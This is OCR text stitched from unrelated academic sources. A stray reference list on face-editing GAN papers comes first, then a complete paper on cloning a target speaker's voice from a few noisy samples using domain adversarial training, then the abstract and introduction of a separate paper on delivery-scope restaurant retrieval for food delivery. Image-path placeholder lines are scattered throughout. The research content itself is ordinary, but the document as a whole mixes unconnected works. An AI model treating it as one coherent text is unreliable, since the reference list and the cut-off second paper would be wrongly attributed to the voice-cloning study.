[Liu *et al.*, 2015] Ziwei Liu, Ping Luo, Xiaogang Wang, and Xiaoou Tang. Deep learning face attributes in the wild. In *ICCV*, pages 3730–3738, 2015.

[Liu *et al.*, 2019] Yunfan Liu, Qi Li, and Zhenan Sun. Attribute-aware face aging with wavelet-based generative adversarial networks. In *CVPR*, pages 11877–11886, 2019.

[Mao *et al.*, 2017] Xudong Mao, Qing Li, Haoran Xie, Raymond YK Lau, Zhen Wang, and Stephen Paul Smolley. Least squares generative adversarial networks. In *ICCV*, pages 2794–2802, 2017.

[Mechrez *et al.*, 2018] Roey Mechrez, Itamar Talmi, and Lihi Zelnik-Manor. The contextual loss for image transformation with non-aligned data. In *ECCV*, pages 768–783, 2018.

[Simonyan and Zisserman, 2014] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. *arXiv preprint arXiv:1409.1556*, 2014.

[Song *et al.*, 2019] Linsen Song, Jie Cao, Linxiao Song, Yibo Hu, and Ran He. Geometry-aware face completion and editing. In *AAAI*, pages 2506–2513, 2019.

[Wang *et al.*, 2003] Zhou Wang, Eero P Simoncelli, and Alan C Bovik. Multiscale structural similarity for image quality assessment. In *ACSSC*, volume 2, pages 1398–1402, 2003.

[Wu *et al.*, 2019] Po-Wei Wu, Yu-Jing Lin, Che-Han Chang, Edward Y Chang, and Shih-Wei Liao. RelGAN: Multi-domain image-to-image translation via relative attributes. In *ICCV*, pages 5914–5922, 2019.

[Xiao *et al.*, 2018] Taihong Xiao, Jiapeng Hong, and Jinwen Ma. Elegant: Exchanging latent encodings with gan for transferring multiple face attributes. In *ECCV*, pages 168–184, 2018.

[Yang *et al.*, 2018] Hongyu Yang, Di Huang, Yunhong Wang, and Anil K Jain. Learning face age progression: A pyramid architecture of gans. In *CVPR*, pages 31–39, 2018.

[Zheng *et al.*, 2019] Chuanxia Zheng, Tat-Jen Cham, and Jianfei Cai. Pluralistic image completion. In *CVPR*, pages 1438–1447, 2019.

Data Efficient Voice Cloning from Noisy Samples with Domain Adversarial Training

Jian Cong[1], *Shan Yang*[1], *Lei Xie*[1†], *Guoqiao Yu*[2], *Guanglu Wan*[2]

[1]Audio, Speech and Language Processing Group (ASLP@NPU), School of Computer Science, Northwestern Polytechnical University, Xi'an, China
[2]Meituan-Dianping Group, Beijing, China

npujcong@mail.nwpu.edu.cn,{yuguoqiao, wanguanglu}@meituan.com

Abstract

Data efficient voice cloning aims at synthesizing target speaker's voice with only a few enrollment samples at hand. To this end, speaker adaptation and speaker encoding are two typical methods based on base model trained from multiple speakers. The former uses a small set of target speaker data to transfer the multi-speaker model to target speaker's voice through direct model update, while in the latter, only a few seconds of target speaker's audio directly goes through an extra speaker encoding model along with the multi-speaker model to synthesize target speaker's voice without model update. Nevertheless, the two methods need clean target speaker data. However, the samples provided by user may inevitably contain acoustic noise in real applications. It's still challenging to generating target voice with noisy data. In this paper, we study the data efficient voice cloning problem from noisy samples under the sequence-to-sequence based TTS paradigm. Specifically, we introduce domain adversarial training (DAT) to speaker adaptation and speaker encoding, which aims to disentangle noise from speech-noise mixture. Experiments show that for both speaker adaptation and encoding, the proposed approaches can consistently synthesize clean speech from noisy speaker samples, apparently outperforming the method adopting state-of-the-art speech enhancement module.

Index Terms: Speech synthesis, voice cloning, speaker adaptation, speaker encoding, adversarial training.

1. Introduction

Sequence-to-sequence (seq2seq) neural network based text-to-speech (TTS) is able to synthesize natural speech without a complex front-end analyzer and an explicit duration module [1]. However, a sizable amount of high quality audio-text paired data is necessary to build such systems, which limits the model ability to produce natural speech for a target speaker without enough data. Therefore, building target voice with few minutes or even few samples data, or *voice cloning*, has drawn many interests lately [2, 3, 4, 5]. In order to produce target speaker voice in a data efficient manner, there are several attempts to build multi-speaker model to produce target voice from a few clean samples, most of which can be divided into two categories [2]: *speaker adaptation* and *speaker encoding*. In both families, a multi-speaker base model is required to generate target voice.

The core idea for speaker adaptation methods [6, 7] is to fine-tune the pre-trained multi-speaker model with a few audio-text pairs for an unseen speaker to produce target voice. The transcription of target speaker samples can be obtained by speech recognition to fine-tune the base model [8]. The study in [9] demonstrates that the training strategy cannot be fixed for adaptation of different speakers and presents a Bayesian optimization method for fine-tuning the TTS model. As for speaker encoding, it mainly builds an extern speaker encoder model to obtain continuous speaker representations for subsequent multi-speaker training. The same extern speaker encoder is then utilized to obtain the speaker embedding from audio samples of an unseen speaker. Without further fune-tuning, the speaker embedding is directly fed into the multi-speaker model to result in target's voice. As the ability and robustness of speaker representation module directly decides the performance of adaptation, several speaker representation methods have been evaluated for adaptive speech synthesis [4]. Comparing the above two families, speaker adaptation can achieve better speaker similarity and naturalness, while speaker encoding does not need any extra adaptation procedure and audio-text pairs, achieving so-called one/few-shot(s) voice cloning.

Approaching data efficient voice cloning either through speaker adaptation or via speaker encoding, clean speech samples from target speaker is usually necessary to produce clean target voice. However, in practical voice cloning applications, target speaker data is often either acquired in daily acoustic conditions or found data from Internet, with inevitable background noise. It is still challenging generating target voice with noisy target speaker data, especially for systems built upon the current seq2seq paradigm in which attention-based soft alignment is vunarable to interferences [10]. In order to build a robust TTS system, there are several attempts to conduct speech synthesis with noisy data [10, 11, 12]. An alternative method is to de-noise the noisy training data with an external speech enhancement module [11], but the audible or inaudible spectrum distortion may inevitably affect the quality of the generated speech. Besides, we can also try to *disentangle* noise and other attributes in audio. The approach in [13] aims to disentangle speech and non-speech components using variational auto encoders (VAE) [14] to enable the use of found data for TTS applications. And in [15], through speaker and noise attributes disentangling during training, the model is able to control different aspects of the synthesized speech with different reference audios. But prior researches on robust TTS have mainly worked on training on large-scale found or noisy dataset, data efficient voice cloning for noisy data has rarely been considered.

In this paper, we focus on how to produce target voice in both speaker adaptation and speaker encoding scenes with only a few noisy samples of the target speaker under state-of-the-art seq2seq TTS framework. For the speaker adaptation method, we find the model usually cannot converge at adaptation time

[†]Corresponding author. This research work is supported by the National Key Research and Development Program of China (No.2017YFB1002102).




Figure 1: *Basic seq2seq TTS model, speaker adaptation and speaker encoding architecture. The components with dotted orange outlines are common basic model with additional GRU. The components with dotted blue outlines are proposed domain classifier module. Speaker adaptation extends basic model with DAT module, speaker embedding looking up table, and noise control tag, shown as green components. Speaker encoding extends basic model with DAT module and external speaker encoding network, shown as gray components. Note that the speaker embedding only injects to GRU at speaker encoding.*

with noisy speaker data. So we assume the main challenging problem is how to fine-tune the base multi-speaker model with noisy data and produce clean target speech. As for the speaker encoding based synthesis model, the main issue is that the speaker representation usually contains noise information, which directly affects the performance of generated speech as the speaker encoding has deviated because of the interference.

To overcome the above issues in both speaker adaptation and encoding methods, we propose a robust seq2seq framework to conduct target speaker's voice cloning with noisy data. For this purpose, we introduce domain adversarial training (DAT) [16] to both methods to learn noise-invariant latent features. Specifically, we extend the decoder with a domain classifier network with a gradient reverse layer (GRL) for the speaker adaptation method, trying to disentangle the noise condition in acoustic features. For speaker encoding, since the speaker embedding extracted from the speaker encoder network is noise-dependent, we disentangle the noise condition in the speaker embedding with the help of domain adversarial training, leading to noise-invariant speaker embedding. Note that DAT has been previously studied in speech recognition [17, 18, 19], speaker verification [20, 21] as well as speech synthesis [15, 10] tasks with superior performance in learning noise-invariant features and attribute disentanglement. To the best of our knowledge, our study in the first one examining its efficacy in data efficient voice cloning. Our study shows that for both speaker adaptation and encoding, the proposed approach can consistently synthesize clean speech from noisy speaker samples, apparently outperforming the method adopting a speech enhancement module.

2. Proposed Method

Fig. 1 illustrates the proposed seq2seq-based multi-speaker model for data efficient voice cloning in noisy conditions. The proposed architecture contains a CBHG-based text encoder [22], an auto-regressive decoder with GMM-based attention [23], the domain adversarial training module, and the speaker representation module.

For the basic seq2seq framework, the model generates mel-spectrogram $m = (m_1, m_2, \cdots, m_M)$ frame by frame given a text sequence $t = (t_1, t_2, \cdots, t_N)$, where M and N are the length of acoustic features and linguistic features respectively. The text sequence t is firstly fed into the text encoder:

$$x = e(t|\Theta_e) \tag{1}$$

where $e(\cdot)$ represents the text encoder and x is the text representation from the encoder.

During the auto-regressive process, the decoder takes current frame of spectrogram m_t to produce next frame m_{t+1}. In detail, the decoder firstly converts m_t into latent representation z_t through a pre-net $h(\cdot)$, where the z_t acts as an information bottleneck. The z_t is then treated as a query to compute context vector c_t with x through GMM-based attention module $g(\cdot)$. Hence, the next frame m_{t+1} can be calculated from the context vector c_t and z_t through transformation function $f(\cdot)$:

$$z_t = h(m_t|\Theta_h) \tag{2}$$

$$c_t = g(z_t, x|\Theta_g) \tag{3}$$

$$\hat{m}_{t+1} = f(c_t, z_t|\Theta_f) \tag{4}$$

where Θ_h, Θ_g and Θ_f represent the module parameters of pre-net, attention mechanism and transformation, respectively. We minimize the mean square error between predicted $\hat{m}_t$ and ground truth m_t to optimize the whole model:

$$L_{rcon} = ||m - \hat{m}||_1. \tag{5}$$

2.1. Few-shots robust speaker adaptation with DAT

To conduct speaker adaptation for noisy data, we firstly build a multi-speaker model with both noisy and clean speech samples. Based on the basic architecture, we adopt an extra trainable speaker embedding table to bring speaker identity. For each speech sample m, the speaker representation s is obtained from the embedding table indexed by the corresponding speaker label. We concatenate the speaker embedding s with pre-net and encoder output, so Eq. (3) and Eq. (4) become

$$z_t = h(m_t, s|\Theta_h) \tag{6}$$

and

$$c_t = g(z_t, x, s|\Theta_g). \tag{7}$$

In order to build a robust multi-speaker model for few-shots noisy samples in the adaptation stage, we use both clean and noisy speech data during training. As shown in Eq (6), the latent feature z may contain noise interference when m is noisy. In order to encourage z to become noise-independent feature, we inject a GRU layer into the $h(\cdot)$ and then employ a domain classifier with gradient reversal layers (GRL) on the output z of GRU layer at frame level. The proposed latent z is adopted to predict the noisy/clean label for the following domain classifier. We further feed noisy/clean embedding vector into decoder RNN to control the generation process. With the auxiliary classifier, the final loss function in Eq (5) becomes:

$$L = L_{rcon} + \lambda L_{noise\_ce} \tag{8}$$




Figure 2: *Data augmentation process for speaker adaptation base model.*

where λ is the tunable weight for domain classifier loss. In order to obtain a multi-speaker corpus for the above domain adversarial training, we apply data augmentation on a clean multi-speaker dataset, as shown in Fig. 2. Specifically, we split the original training set into two subsets p_1 and p_2, both of which contains multiple speakers. Then we add randomly selected background noise at a random signal-to-noise ratio (SNR) in p_1 and p_2 to obtain the noisy counterparts p_1^n and p_2^n. Finally, the subsets p_1, p_1^n and p_2^n are treated as the training set to train the above multi-speaker model. Note that there are no clean speech for the speakers in sub-set p_2^n, which refers to the speaker adaptation scenario with only noisy speech for each speaker.

For few-shots speaker adaptation scene, there are only several noisy audio clips with transcriptions of the target speaker. We utilize the above noisy samples to fine-tune the pre-trained multi-speaker model with the following steps:

1. Set the noise control tag to 'noise' for adaptation data;
2. Remove the domain classifier loss since we assume the latent z is noise-independent;
3. Choose a speaker in the training set whose timbre is the most similar to target speaker, and share its speaker embedding to the target speaker [6];
4. Fine-tune the whole model until convergence;
5. Set the noise control tag to 'clean' and choose the above speaker embedding to generate clean speech of target speaker.

2.2. One-shot speaker encoding with DAT

As discussed above, the proposed few-shots speaker adaptation method requires a few adaptation samples with transcription to fine-tune the model. We further propose a robust one-shot speaker adaptation method for noisy target speaker speech without transcription. To this end, we firstly build an individual text-independent speaker discriminative model trained on speaker verification dataset [4, 5, 24]. The model adopts time delay neural network (TDNN) [24] to extract the speaker representation (so-called *x-vector*) in the latent space. With the speaker recognition model, we can easily obtain the continuous speaker embedding s for both training and adaptation samples.

Different from the above few-shots speaker adaptation, the noisy target speaker's audio is only used to extract speaker embedding. The domain adversarial training module is the same as previous few-shots adaptation. Since the continuous speaker representation s is obtained from noisy speech, it also inevitably contains noise information. In order to avoid introducing noise into c_t, we only inject s in $h(\cdot)$ rather than in both of $g(\cdot)$ and $h(\cdot)$. We train the multi-speaker model with the same objective function in Eq (8).

In order to process domain adversarial training, we still need to augment the training set. Considering a triple of training samples $< aud_{ref}, text, aud_{tgt} >$, we augment the aud_{ref} with random noise and get aud_{ref}^n. Therefore, the processed training set is doubled, consisting of two types of samples (aud_{ref} and aud_{ref}^n) with the same number. And then we apply the same training process as speaker adaptation.

During adaptation, we only need one noisy sample to extract speaker representation s to generate target clean voice. As for a few adaptation samples, we can treat the mean of speaker representations of all sentences as s to control generation, which may be more stable than the s from a single sentence.

3. Experiments and Results

3.1. Basic setups

In our experiments, we use a multi-speaker Mandarin corpus, referred as MULTI-SPK, and a noise corpus from CHiME-4 challenge [25] to simulate noisy speech. The MULTI-SPK dataset consists of 100 different speakers in different ages and genders and each speaker has 500 utterances. The CHiME-4 corpus contains about 8.5 hours of four large categories of background noises. We augment the training set at random signal-to-noise ratio (SNR) ranging from 5 to 25db. We reserve two males (indexed as 001 and 045) and two females (indexed as 077 and 093) as our target unseen speakers for voice cloning experiments. For each target speaker, we select 50 sentences (3-4 minutes of speech) as test samples. The clean test sets for two female and two male speakers are referred as F-C an M-C, respectively. In order to evaluate the performance of noisy target audio, we also add random background noise to F-C and M-C in the way with the training set, resulting in F-N and M-N respectively. As for the de-noising baseline with external speech enhancement module, we use the state-of-the-art speech enhancement model named DCUnet [26] to de-noise F-N and M-N. The internal DCUnet model is trained using over 2000 hours of training data with strong and stable de-noising capacity. The de-noised test sets are referred as F-D and M-D. For clarity, the different parts of test sets are shown in Figure 3.

To evaluate speaker similarity, we extract x-vectors from the synthesized speech and then measure the cosine distance with the x-vector extracted from original speech of the target speaker. We also evaluate speaker similarity and naturalness using subjective mean score option (MOS) tests, where about 20 listeners examining the testing clips. As for objective evaluation, we measure the mel-cepstral distortion (MCD) between generated and real samples after dynamic time warping.

3.2. Model details

All of our models take phoneme-level linguistic features, including phoneme, word boundary, prosody boundary and syllable tone, as input of the CBHG-based encoder [22]. The GMM-based monotonic attention mechanism is employed to align phoneme-level linguistic representations and frame-level acoustic features during training [23]. The architecture of decoder is similar with Tacotron2 [1], and the number of units of additional GRU after pre-net is 256 for latent feature learning. For speaker representation, we adopt straight-forward learnable embedding table for few-shots adaptation, where the dimension of speaker embedding is 256. As for one-shot adaptation, the dimension of x-vector is 512. We concatenate the x-vector with the above latent features.

For the vocoder, we train gender dependent universal mel-LPCNet, which extends LPCNet [27] with mel-spectrogram, using original MULTI-SPK dataset to convert mel-spectrogram to waveform. The audio samples will be available online[1].

3.3. Evaluation on few-shots speaker adaptation

We firstly train a standard multi-speaker system using original training set without domain adversarial module as our baseline,

[1] https://npujcong.github.io/voice_cloning




Figure 3: *Different parts of test set. F and M indicate female and male, C and N refer to clean and noisy audio, and D indicates de-noised speech.*

referred as BASE. As for the robust few-shots speaker adaptation, we propose to conduct adversarial training, referred as DAT. For the proposed model, we use noise tag (0/1) to control the acoustic condition and the λ in loss function is set to 0.1. At adaptation time, we adapt the baseline model BASE and proposed model DAT with different test set, where the batch size is set to 8 and initial learning rate is set to 10^{-5}.

Results in terms of various metrics are shown in Table 1 (upper part). For the adaptation with clean target data (F-C, M-C), although we only use half clean speakers in the training set to train the proposed model, the naturalness and similarity of synthesized speech of baseline and proposed model are similar. As for the noisy adaptation data, the BASE model even cannot learn a stable alignment during model fine-tuning, resulting in speech generation failures, i.e. incomplete, mis-pronounced and non-stoping utterances. However, the proposed DAT model still works well to generate target speaker's clean voice, whose performance is close to those samples on clean data in both naturalness and similarity. This result indicates that the proposed approach has ability to produce stable clean target voice under few-shots speaker adaptation scene. We also de-noise the noisy target data to conduct speaker adaptation on the BASE model, but the result indicates that the adaptation with de-noised data suffers from the speech distortion problem, where the MCD is much higher than that of the proposed model. Besides, the similarity is also worse than the proposed model.

Table 1: *The results of speaker adaptation and encoding on different test sets and models. "×" means the model is failed to conduct adaptation. N-MOS and S-MOS denote MOS on naturalness and similarity, and SIM-COS is cosine similarity.*

Few-shots Speaker Adaptation					
TEST SET	MODEL	MCD	N-MOS	SIM-COS	S-MOS
F-C	BASE	3.77	3.42	0.96	3.64
F-C	DAT	3.87	3.42	0.96	3.65
F-N	BASE	×	×	×	×
F-N	DAT	4.18	3.36	0.95	3.65
F-D	BASE	4.72	3.30	0.86	3.45
M-C	BASE	3.66	3.56	0.96	3.64
M-C	DAT	3.95	3.54	0.95	3.71
M-N	BASE	×	×	×	×
M-N	DAT	4.20	3.53	0.93	3.72
M-D	BASE	4.56	3.51	0.91	3.70
One-shot Speaker Encoding					
F-C	BASE	4.30	3.39	0.91	3.51
F-C	DAT	4.31	3.5	0.92	3.54
F-N	BASE	×	×	×	×
F-N	DAT	4.35	3.41	0.92	3.50
F-D	BASE	5.32	3.32	0.89	3.4
M-C	BASE	4.62	3.67	0.85	3.16
M-C	DAT	4.58	3.63	0.88	3.26
M-N	BASE	×	×	×	×
M-N	DAT	4.55	3.67	0.88	3.34
M-D	BASE	4.84	3.57	0.76	2.96

3.4. Evaluation on one-shot speaker encoding

We train an independent x-vector model using internal 3000 hours speaker verification dataset over 2000 speakers. The x-vector is projected to 256 dimension and then used as condition on the TTS model. We train a multi-speaker model with speaker encoder using original dataset as our baseline, referred as BASE and proposed model with DAT using augmented dataset, referred as DAT. During adaptation, we compute mean of x-vectors extracted from 5 sentences randomly selected from test set. Results are shown in the lower half of Table 1.




Figure 4: *Visualization of utterance embedding from different speakers at clean and noise conditions. C, N and D stand for clean, noisy and de-noised audio.*

For the clean target speakers, we also find there are no significant difference between proposed DAT model and the BASE model. But for noisy data, it is hard to evaluate the performance of the BASE model since it always crashes with the corresponding noisy x-vectors. As for our proposed model, whether the target audio is clean or noisy, it can produce stable and clean synthesized speech of the target speaker. Similar to the speaker adaptation methods for few-shots adaptation, even we de-noise the noisy target audio to extract x-vector, the naturalness and similarity of generated speech is much worse than the proposed DAT method. When we compare speaker adaptation and speaker encoding, we find that speaker adaptation can produce apparently higher speaker similarity samples than speaker encoding. This observation is consistent with [2] as it's still challenging catching speaker's identity in fine-details using just one shot from the speaker; it is even more challenging using one noisy sample.

To evaluate the effectiveness of proposed model, we also analyze the projected speaker embedding of our proposed model with the original x-vectors from target speakers using t-SNE [28], as shown in Fig. 4. For x-vectors from target speech, whereas the x-vectors have clear distances between speakers, the speaker representations of noisy and clean samples for the same speaker are usually divided into two clusters. It means that the speaker representation is easily affected by noise interferences, which will directly cause the speaker similarity problem in one-shot speaker adaptation. As for the proposed speaker embedding with adversarial training, we find there is no obvious distance between noisy and clean samples from the same speaker. It indicates that the proposed model successfully disentangles the noise condition from the speaker embedding, which alleviates the negative effects from noise in target speech.

4. Conclusions and Future Work

The paper proposes to use domain adversarial training for data efficient voice cloning from noisy target speaker samples. Results indicate that in both few-shots speaker adaptation and one-shot speaker encoding, the proposed approaches can produce clean target speaker's voice with both reasonable naturalness and similarity. Future work will try to handle the more complicated acoustic condition scenarios, e.g., room reverberations.

5. References

[1] J. Shen, R. Pang, R. J. Weiss, M. Schuster, N. Jaitly, Z. Yang, Z. Chen, Y. Zhang, Y. Wang, R. Skerrv-Ryan *et al.*, "Natural tts synthesis by conditioning wavenet on mel spectrogram predictions," in *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*. IEEE, 2018, pp. 4779–4783.

[2] S. Arik, J. Chen, K. Peng, W. Ping, and Y. Zhou, "Neural voice cloning with a few samples," in *Advances in Neural Information Processing Systems*, 2018, pp. 10 019–10 029.

[3] S. Yang, Z. Wu, and L. Xie, "On the training of dnn-based average voice model for speech synthesis," in *2016 Asia-Pacific Signal and Information Processing Association Annual Summit and Conference (APSIPA)*. IEEE, 2016, pp. 1–6.

[4] E. Cooper, C.-I. Lai, Y. Yasuda, F. Fang, X. Wang, N. Chen, and J. Yamagishi, "Zero-shot multi-speaker text-to-speech with state-of-the-art neural speaker embeddings."

[5] Y. Jia, Y. Zhang, R. Weiss, Q. Wang, J. Shen, F. Ren, P. Nguyen, R. Pang, I. L. Moreno, Y. Wu *et al.*, "Transfer learning from speaker verification to multispeaker text-to-speech synthesis," in *Advances in neural information processing systems*, 2018, pp. 4480–4490.

[6] Y. Chen, Y. Assael, B. Shillingford, D. Budden, S. Reed, H. Zen, Q. Wang, L. C. Cobo, A. Trask, B. Laurie *et al.*, "Sample efficient adaptive text-to-speech," *arXiv preprint arXiv:1809.10460*, 2018.

[7] Y. Taigman, L. Wolf, A. Polyak, and E. Nachmani, "Voiceloop: Voice fitting and synthesis via a phonological loop," *arXiv preprint arXiv:1707.06588*, 2017.

[8] Y. Huang, L. He, W. Wei, W. Gale, J. Li, and Y. Gong, "Using personalized speech synthesis and neural language generator for rapid speaker adaptation," in *ICASSP 2020-2020 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*. IEEE, 2020, pp. 7399–7403.

[9] H. B. Moss, V. Aggarwal, N. Prateek, J. González, and R. Barra-Chicote, "Boffin tts: Few-shot speaker adaptation by bayesian optimization," *arXiv preprint arXiv:2002.01953*, 2020.

[10] S. Yang, Y. Wang, and L. Xie, "Adversarial feature learning and unsupervised clustering based speech synthesis for found data with acoustic and textual noise," *arXiv preprint arXiv:2004.13595*, 2020.

[11] C. Valentini-Botinhao and J. Yamagishi, "Speech enhancement of noisy and reverberant speech for text-to-speech," *IEEE/ACM Transactions on Audio, Speech, and Language Processing*, vol. 26, no. 8, pp. 1420–1433, 2018.

[12] Q. Hu, E. Marchi, D. Winarsky, Y. Stylianou, D. Naik, and S. Kajarekar, "Neural text-to-speech adaptation from low quality public recordings," in *Speech Synthesis Workshop*, vol. 10, 2019.

[13] N. Gurunath, S. K. Rallabandi, and A. Black, "Disentangling speech and non-speech components for building robust acoustic models from found data," *arXiv preprint arXiv:1909.11727*, 2019.

[14] C. Doersch, "Tutorial on variational autoencoders," *arXiv preprint arXiv:1606.05908*, 2016.

[15] W.-N. Hsu, Y. Zhang, R. J. Weiss, Y.-A. Chung, Y. Wang, Y. Wu, and J. Glass, "Disentangling correlated speaker and noise for speech synthesis via data augmentation and adversarial factorization," in *ICASSP 2019-2019 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*. IEEE, 2019, pp. 5901–5905.

[16] I. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. Courville, and Y. Bengio, "Generative adversarial nets," in *Advances in neural information processing systems*, 2014, pp. 2672–2680.

[17] S. Sun, B. Zhang, L. Xie, and Y. Zhang, "An unsupervised deep domain adaptation approach for robust speech recognition," *Neurocomputing*, vol. 257, pp. 79–87, 2017.

[18] Z. Meng, Z. Chen, V. Mazalov, J. Li, and Y. Gong, "Unsupervised adaptation with domain separation networks for robust speech recognition," in *2017 IEEE Automatic Speech Recognition and Understanding Workshop (ASRU)*. IEEE, 2017, pp. 214–221.

[19] S. Sun, C.-F. Yeh, M.-Y. Hwang, M. Ostendorf, and L. Xie, "Domain adversarial training for accented speech recognition," in *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*. IEEE, 2018, pp. 4854–4858.

[20] Q. Wang, W. Rao, S. Sun, L. Xie, E. S. Chng, and H. Li, "Unsupervised domain adaptation via domain adversarial training for speaker recognition," in *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*. IEEE, 2018, pp. 4889–4893.

[21] Y. Tu, M.-W. Mak, and J.-T. Chien, "Variational domain adversarial learning for speaker verification," *Proc. Interspeech 2019*, pp. 4315–4319, 2019.

[22] Y. Wang, R. Skerry-Ryan, D. Stanton, Y. Wu, R. J. Weiss, N. Jaitly, Z. Yang, Y. Xiao, Z. Chen, S. Bengio *et al.*, "Tacotron: Towards end-to-end speech synthesis," *arXiv preprint arXiv:1703.10135*, 2017.

[23] E. Battenberg, R. Skerry-Ryan, S. Mariooryad, D. Stanton, D. Kao, M. Shannon, and T. Bagby, "Location-relative attention mechanisms for robust long-form speech synthesis," *arXiv preprint arXiv:1910.10288*, 2019.

[24] D. Snyder, D. Garcia-Romero, G. Sell, D. Povey, and S. Khudanpur, "X-vectors: Robust dnn embeddings for speaker recognition," in *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*. IEEE, 2018, pp. 5329–5333.

[25] E. Vincent, S. Watanabe, A. Nugraha, J. Barker, and R. Marxer, "An analysis of environment, microphone and data simulation mismatches in robust speech recognition," *Computer Speech and Language*, vol. 46, pp. 535–557, 2017.

[26] H.-S. Choi, J.-H. Kim, J. Huh, A. Kim, J.-W. Ha, and K. Lee, "Phase-aware speech enhancement with deep complex u-net," *arXiv preprint arXiv:1903.03107*, 2019.

[27] J.-M. Valin and J. Skoglund, "Lpcnet: Improving neural speech synthesis through linear prediction," in *ICASSP 2019-2019 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*. IEEE, 2019, pp. 5891–5895.

[28] L. v. d. Maaten and G. Hinton, "Visualizing data using t-sne," *Journal of machine learning research*, vol. 9, no. Nov, pp. 2579–2605, 2008.

Delivery Scope: A New Way of Restaurant Retrieval For On-demand Food Delivery Service

Xuetao Ding, Runfeng Zhang, Zhen Mao, Ke Xing, Fangxiao Du,
Xingyu Liu, Guoxing Wei, Feifan Yin, Renqing He, Zhizhao Sun
Meituan-Dianping Group
Beijing, P.R.China
{dingxuetao,zhangrunfeng,maozhen,xingke,dufangxiao,liuxingyu,weiguoxing,yinfeifan,herenqing,sunzhizhao}@meituan.com

ABSTRACT

Recently on-demand food delivery service has become very popular in China. More than 30 million orders are placed by eaters of Meituan-Dianping everyday. Delicacies are delivered to eaters in 30 minutes on average. To fully leverage the ability of our couriers and restaurants, delivery scope is proposed as an infrastructure product for on-demand food delivery area. A delivery scope based retrieval system is designed and built on our platform. In order to draw suitable delivery scopes for millions of restaurant partners, we propose a pioneering delivery scope generation framework. In our framework, a single delivery scope generation algorithm is proposed by using spatial computational techniques and data mining techniques. Moreover, a scope scoring algorithm and decision algorithm are proposed by utilizing machine learning models and combinatorial optimization techniques. Specifically, we propose a novel delivery scope sample generation method and use the scope related features to estimate order numbers and average delivery time in a period of time for each delivery scope. Then we formalize the candidate scopes selection process as a binary integer programming problem. Both branch&bound algorithm and a heuristic search algorithm are integrated in our system. Results of online experiments show that scopes generated by our new algorithm significantly outperform manual generated ones. Our algorithm brings more orders without hurt of users' experience. After deployed online, our system has saved thousands of hours for operation staff, and it is considered to be one of the most useful operation tools to balance demand of eaters and supply of restaurants and couriers.

KEYWORDS

location-based retrieval, on-demand food delivery, spatial computation, machine learning, combinational optimization

ACM Reference Format:
Xuetao Ding, Runfeng Zhang, Zhen Mao, Ke Xing, Fangxiao Du, and Xingyu Liu, Guoxing Wei, Feifan Yin, Renqing He, Zhizhao Sun. 2020. Delivery Scope: A New Way of Restaurant Retrieval For On-demand Food Delivery Service. In *26th ACM SIGKDD Conference on Knowledge Discovery and Data Mining (KDD '20), August 23–27, 2020, Virtual Event, CA, USA.* ACM, New York, NY, USA, 9 pages. https://doi.org/10.1145/3394486.3403353

KDD '20, August 23–27, 2020, Virtual Event, CA, USA

ACM ISBN 978-1-4503-7998-4/20/08…$15.00
https://doi.org/10.1145/3394486.3403353




Figure 1: Illustration of 4 phases of on-demand food delivery service. (1) Eaters choose the restaurant and food from the marketplace powered by food delivery service; (2) As soon as order is placed, three things happened almost at the same time, a. restaurant start to prepare the food, b. restaurant online marketplace deliver the order to the food delivery platform, c. food delivery platform dispatch the order to the appropriate courier; (3) Couriers pick up the food from restaurant following the instructions from food delivery platform; (4) Finally, couriers deliver the food to the hands of eaters.

1 INTRODUCTION

Recently on-demand food delivery service has become very popular in the world, especially in China. As shown in Figure 1, eaters could explore the online restaurant marketplace, choose restaurants and order their favorite foods or drinks. After about 30 minutes, eaters would receive them. Everyday more than 30 million orders are placed on Meituan-Dianping platform, one of the world's largest on-demand delivery service provider, and about 1 million couriers work for these orders' delivery. Due to fast growing demand of eaters and limited number of couriers, the way to fully exploit our delivery ability becomes a core factor for our on-demand delivery service. An effective dispatch system to match orders and couriers is indispensable [8]. Besides, a new mechanism of restaurant retrieval, the **delivery scope**, is proposed in the area of on-demand delivery service, which we mainly discuss in this paper.




Figure 2: Illustration of a delivery scope. In this figure, the restaurant's delivery scope is the irregular polygon with black solid border. Only eaters inside the polygon could browse the restaurant's menu on our platform and place an order, like location A/B/C. It is difficult for couriers to deliver food across the river or too far away from the restaurant. Thus, location D and E are excluded from the polygon when drawing the delivery scope.

